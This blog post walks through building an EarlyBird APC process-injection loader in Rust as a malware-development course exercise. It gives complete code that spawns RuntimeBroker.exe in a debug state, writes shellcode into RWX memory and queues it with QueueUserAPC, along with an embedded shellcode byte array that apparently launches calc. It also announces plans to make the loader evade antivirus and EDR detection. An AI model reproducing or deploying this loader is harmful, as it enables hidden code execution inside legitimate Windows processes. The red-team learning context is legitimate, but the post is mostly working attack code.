Introduction
Some weeks ago I completed the MalDev Academy main modules, and it was really cool getting to know all those techniques. After completing it, I got really excited about starting to apply them and see them working before my eyes, so I decided to solve the first challenge purposed by MalDev Academy: Perform a staged EarlyBird APC injection. In this post, I will show how I created it and what I learned on each step.
To make it more interesting, I decided to do it in a programming lagnuage I never codeded before: Rust. I heard that many threath actors started using it and I decided to give it a try.
So, with no further indtroduction, let’s begin with today’s topic.
What is EarlyBird APC Injection
APC stands for Asynchronous Procedure Calls, and they allow Windows processes to schedule a task to be executed asynchronously while continuing to perform other tasks. This differs from other techniques such as process injection, where a new thread is created and executed manually. In this case, a function (typically pointing to shellcode) is queued on a thread, and when that thread enters an alertable state, the payload will be executed.
The common procedure to execute this is by calling a set of 3–4 Windows APIs in the following order:
CreateProcessAVirtualAllocExWriteProcessMemoryQueueUserAPC
Each of these plays a crucial role, as will be studied in the following sections.
CreateProcessA
Create process is where it all begins. One must create a process with a specific parameter in order to be able to perform this APC injection. The WinAPI signature looks like the following:
BOOL CreateProcessA(
    [in, optional]      LPCSTR                lpApplicationName,
    [in, out, optional] LPSTR                 lpCommandLine,
    [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
    [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
    [in]                BOOL                  bInheritHandles,
    [in]                DWORD                 dwCreationFlags,
    [in, optional]      LPVOID                lpEnvironment,
    [in, optional]      LPCSTR                lpCurrentDirectory,
    [in]                LPSTARTUPINFOA        lpStartupInfo,
    [out]               LPPROCESS_INFORMATION lpProcessInformation
)
In this function call, we specify the name, the process attributes, and other parameters. One of the most important fields is dwCreationFlags, which is crucial for this technique, as the thread needs to start in a suspended or alertable state in order to be targeted for APC injection.
For this example, I will be using the DEBUG_PROCESS flag. There are other flags that could also be used (such as CREATE_SUSPENDED), but for the purpose of this blog post, I will stick with DEBUG_PROCESS.
VirtualAllocEx
Next step is to allocate memory on the created process thread. For this purpose, we use the VirtualAllocEx. The C function signature looks like this:
LPVOID VirtualAllocEx(
  [in]           HANDLE hProcess,
  [in, optional] LPVOID lpAddress,
  [in]           SIZE_T dwSize,
  [in]           DWORD  flAllocationType,
  [in]           DWORD  flProtect
);
This function will be used to allocate the memory page for our payload.
WriteProcessMemory
This function will be used to write the payload into the memory page we allocated previously. There is not too much to see here, so let’s define the function signature and move one with the last function:
BOOL WriteProcessMemory(
  [in]  HANDLE  hProcess,
  [in]  LPVOID  lpBaseAddress,
  [in]  LPCVOID lpBuffer,
  [in]  SIZE_T  nSize,
  [out] SIZE_T  *lpNumberOfBytesWritten
);
QueueUserAPC
This is the function that makes the difference on this technique, as it is the one that will add the function to the thread and queue it into the Asynchronous Procedure Call so it is scheduled for execution. The signature is the following:
DWORD QueueUserAPC(
  [in] PAPCFUNC  pfnAPC,
  [in] HANDLE    hThread,
  [in] ULONG_PTR dwData
);
Implementation
Now that we’ve seen the main functions that will be used, now let’s discuss the implementation. In this part I will only implement the basic EarlyBird APC Injection. In the second part, we will analyze how it can be stealthier so it gets less detections on EDR or AV solutions.
Imports
Let’s begin by importing all the necesary Rust modules:
use std::ffi::{CString, CStr, c_char, c_void};
use std::ptr::{null, null_mut};
use windows::{
    core::*,
    Win32::{
        Foundation::*,
        System::Diagnostics::Debug::*,
        System::Environment::*,
        System::Threading::{
            STARTUPINFOA,
            PROCESS_INFORMATION
        }
    },
};

use winapi::um::{
    processthreadsapi::{
        CreateProcessA,
        QueueUserAPC
    }

    winbase::{
        DEBUG_PROCESS
    },
    memoryapi::{
        VirtualAllocEx,
        WriteProcessMemory,
        VirtualProtectEx
    },
    winnt::{
        PAGE_READWRITE,
        MEM_COMMIT,
        MEM_RESERVE,
        PAGE_EXECUTE_READWRITE,
        PAPCFUNC,
        PAGE_EXECUTE_READ
    },
    debugapi::DebugActiveProcessStop
};

use std::ptr;

pub type HANDLE = *mut c_void;
pub type DWORD = u32;
pub type BOOL = i32;
As we can see, there are many imports from Windows API function signatures, constants, etc, as well as many utilities to handle pointesrs and specific non-primitive data types.
Writing the functions
Next, we will write the necesary functions to perform a successfull Early Bird APC Injection. Let’s begin with the function that creates the threat in this alertable state:
Create the Process
pub fn create_new_process (
    lp_proces : *const c_char,
    dw_process_id: *mut DWORD,
    h_process : *mut HANDLE,
    h_thread : *mut HANDLE) {

        let mut windir = [0u8 ; MAX_PATH as usize];
        let envar_name = CString::new("WINDIR").unwrap();

        let len = unsafe {
            GetEnvironmentVariableA(
            PCSTR(envar_name.as_ptr() as *const u8),
            Some(&mut windir)
        )
    };

    let mut lp_path = format!("{}\\System32\\{}",  unsafe {CStr::from_ptr(windir.as_ptr() as *const i8).to_string_lossy()}, unsafe {CStr::from_ptr(lp_proces).to_string_lossy()});

    let mut si : processthreadsapi::STARTUPINFOA = unsafe { std::mem::zeroed() };
    si.cb = std::mem::size_of::<processthreadsapi::STARTUPINFOA>() as u32;
    let mut pi : processthreadsapi::PROCESS_INFORMATION = unsafe {std::mem::zeroed() };

    let create_process_status = unsafe {
        CreateProcessA(
            null(),
            CString::new(lp_path).unwrap().as_ptr() as *mut i8,
            null_mut(),
            null_mut(),
            0,
            DEBUG_PROCESS,
            null_mut(),
            null_mut(),
            &mut si as *mut processthreadsapi::STARTUPINFOA,
            &mut pi
        )
    };

    unsafe {*dw_process_id = pi.dwProcessId};
    unsafe {*h_process = pi.hProcess as *mut c_void};
    unsafe {*h_thread = pi.hThread as *mut c_void};
}
Let’s go step by step on this function:
let mut windir = [0u8 ; MAX_PATH as usize];
let envar_name = CString::new("WINDIR").unwrap();
let len = unsafe {
            GetEnvironmentVariableA(
            PCSTR(envar_name.as_ptr() as *const u8),
            Some(&mut windir)
        )
    };

let mut lp_path = format!("{}\\System32\\{}",  unsafe {CStr::from_ptr(windir.as_ptr() as *const i8).to_string_lossy()}, unsafe {CStr::from_ptr(lp_proces).to_string_lossy()});
In this step, we are simply setting up the path to the executable image. This is needed for the CreateProcessA function.
After that we must set up the structs that the funtion needs as well.
let mut si : processthreadsapi::STARTUPINFOA = unsafe { std::mem::zeroed() };
si.cb = std::mem::size_of::<processthreadsapi::STARTUPINFOA>() as DWORD;
let mut pi : processthreadsapi::PROCESS_INFORMATION = unsafe {std::mem::zeroed() };
According to the si official Microsoft documentation:
Specifies the window station, desktop, standard handles, and appearance of the main window for a process at creation time.
In this case, we are defining it as 0 except for the cb parameter, which is the size of the structure.
Next, the pi structure is also defined as 0. This is because the structure will get populated when the CreateProcessA function is executed. Therefore, it will be passed as a mutable reference to the struct (&mut pi).
Let’s see now the main code snippet of this function, which is the call to the CreateProcessA WinAPI itself.
let create_process_status = unsafe {
    CreateProcessA(
        null(),
        CString::new(lp_path).unwrap().as_ptr() as *mut i8,
        null_mut(),
        null_mut(),
        0,
        DEBUG_PROCESS,
        null_mut(),
        null_mut(),
        &mut si as *mut processthreadsapi::STARTUPINFOA,
        &mut pi
    )
};
Here, we are passing the string of the image path (second argument), the dwCreationFlags value (DEBUG_PROCESS) and lastly the two structures we recently initialized.
Lastly, the populated fields from the pi struct are copied into the variables that will be used further:
unsafe {*dw_process_id = pi.dwProcessId};
unsafe {*h_process = pi.hProcess as *mut c_void};
unsafe {*h_thread = pi.hThread as *mut c_void};
Mainly, the Process Id, the Process Handle and the Process Thread pointers are respectively copied into the variables.
Write the Payload
pub fn write_payload(
    h_process: HANDLE,
    p_shellcode: *mut u8,
    s_size_shellcode: usize,
    p_payload_address: *mut *mut u8,
    ) {
    unsafe {
        *p_payload_address = VirtualAllocEx(
            h_process as *mut _,
            null_mut(),
            s_size_shellcode,
            MEM_COMMIT | MEM_RESERVE,
            PAGE_EXECUTE_READWRITE,
        ) as *mut u8;

        let result = WriteProcessMemory(
            h_process as *mut _,
            *p_payload_address as *mut _,
            p_shellcode as *const _,
            s_size_shellcode,
            null_mut(),
        );
    }
}
Let’s dive deeper into each snippet. The first we find is the VirtualAllocEx call that will allocate the space on the thread’s memory for our payload.
*p_payload_address = VirtualAllocEx(
    h_process as *mut _,
    null_mut(),
    s_size_shellcode,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE,
) as *mut u8;
In this call we are passing the hProcess, which is our process handle, the size of our payload, the allocation type and the protection flags. This last one is of particular interest, since it sets the page permissions. For now we will set it up as PAGE_EXECUTE_READWRITE, which will create a page with RWX flags. This is not particulary stealthy and will be flagged by many AV solutions as malicious, but it serves as a starting point for us.
Next in the code we have a snippet that will write the payload in the allocation we have just designated.
let result = WriteProcessMemory(
    h_process as *mut _,
    *p_payload_address as *mut _,
    p_shellcode as *const _,
    s_size_shellcode,
    null_mut(),
);
As we can see, this call is quite straight forward, passing all the pointers needed and the sizes.
Execute the payload
Last but not least, I present below the function that will execute our payload:
pub fn execute_payload(
    p_payload_address: *mut *mut u8,
    h_thread : *mut HANDLE,
    dw_process_id : DWORD
    ) {

    let func : PAPCFUNC = unsafe{
        Some(
            std::mem::transmute(
                unsafe {
                    *p_payload_address
                }
            )
        )
    };

    let _ = unsafe {
        QueueUserAPC(
            func,
            *h_thread as *mut winapi::ctypes::c_void,
            0
        )
    };

    let _ = unsafe{
        DebugActiveProcessStop(dw_process_id)
    };

}
As usual, let’s go step by step
let func : PAPCFUNC = unsafe{
    Some(
        std::mem::transmute(
            unsafe {
                *p_payload_address
            }
        )
    )
};
As seen when defining the signatures of the functions to be used, QueueUserAPC requieres a function pointer, that is, the function that will be queued to execute. To be able to do this, we first need to transform the type of *p_payload_address to be a function pointer, and that is exactly what the function is doing.
Next what we need to do is to queue the thread in the APC Queue, and that is done with the QueueUserAPC API call.
let _ = unsafe {
    QueueUserAPC(
        func,
        *h_thread as *mut winapi::ctypes::c_void,
        0
    )
};
There is not much to explain here, as we are just passing the arguments the call needs to work.
The last part of the function is quite straight formward as well. Remember we created the proces in a DEBUG state? Well, now we need to stop the debugging process and deatach it, so the flow can continue normally and our payload gets executed.
Writing the main()
On the previous sections, we wrote all the necessary code to perform successful APC Injection, but now we need to actually call them in the appropiate sequence with the right arguments on each call. We will do that on our main() routine.
fn main() {
    let mut h_thread : HANDLE = null_mut();
	let mut dw_process_id : DWORD = 0;
	let mut h_process : HANDLE = null_mut();

    let payload: [u8; 272] = [0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,
0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56,0x48,0x31,
0xd2,0x65,0x48,0x8b,0x52,0x60,0x48,0x8b,0x52,0x18,0x48,0x8b,
0x52,0x20,0x48,0x8b,0x72,0x50,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,
0x31,0xc9,0x48,0x31,0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,
0x41,0xc1,0xc9,0x0d,0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,
0x48,0x8b,0x52,0x20,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x8b,0x80,
0x88,0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x67,0x48,0x01,0xd0,
0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,0xe3,
0x56,0x48,0xff,0xc9,0x41,0x8b,0x34,0x88,0x48,0x01,0xd6,0x4d,
0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,0x41,0x01,
0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x03,0x4c,0x24,0x08,0x45,0x39,
0xd1,0x75,0xd8,0x58,0x44,0x8b,0x40,0x24,0x49,0x01,0xd0,0x66,
0x41,0x8b,0x0c,0x48,0x44,0x8b,0x40,0x1c,0x49,0x01,0xd0,0x41,
0x8b,0x04,0x88,0x48,0x01,0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,
0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,
0x52,0xff,0xe0,0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x57,
0xff,0xff,0xff,0x5d,0x48,0xba,0x01,0x00,0x00,0x00,0x00,0x00,
0x00,0x00,0x48,0x8d,0x8d,0x01,0x01,0x00,0x00,0x41,0xba,0x31,
0x8b,0x6f,0x87,0xff,0xd5,0xbb,0xf0,0xb5,0xa2,0x56,0x41,0xba,
0xa6,0x95,0xbd,0x9d,0xff,0xd5,0x48,0x83,0xc4,0x28,0x3c,0x06,
0x7c,0x0a,0x80,0xfb,0xe0,0x75,0x05,0xbb,0x47,0x13,0x72,0x6f,
0x6a,0x00,0x59,0x41,0x89,0xda,0xff,0xd5,0x63,0x61,0x6c,0x63,
0x00];
    let payload_vec = payload.to_vec();
    match String::from_utf8(payload_vec.clone()) {
    Ok(s) => println!("{}", s),
    Err(e) => println!("Invalid UTF-8: {}", e),
    }
    let exe = CString::new("RuntimeBroker.exe").unwrap();
    let ptr: *const c_char = exe.as_ptr();

    let _ = earlybird::create_new_process(ptr, &mut dw_process_id, &mut h_process, &mut h_thread);


    let mut p_payload_address : *mut u8 = null_mut();

    let _ = earlybird::write_payload(h_process, payload.as_ptr() as *mut u8, payload.len(), &mut p_payload_address);


    let _ = earlybird::execute_payload(&mut p_payload_address, &mut h_thread, dw_process_id);

}
Testing
Wonderful!! With that in place, we can execute it and see if it pops up our calculator.



It works! Now we have a program that can load code into a remote threat and execute it through adding it to the APC Queue. However, this is far from stealthy. A quick check on VirusTotal shows that this executable is detected by many security solutions:
Conclusion
In this article, we learned how to perform EarlyBird APC Injection. However, we also saw that it would be detected by many security solutions. In Red Team Operations or realistic Threat simulations, it is at upmost important to be as stealthy as possible to grant success in Operations, or to have valuable insights to improve detection rules. In a following article, I will go through the process of making this technique stealthier, reducing the ammount of detections, but also creating our own lab so we are not uploading our stealthy malware samples to shared services.
Stay tunned for more articles about malware development.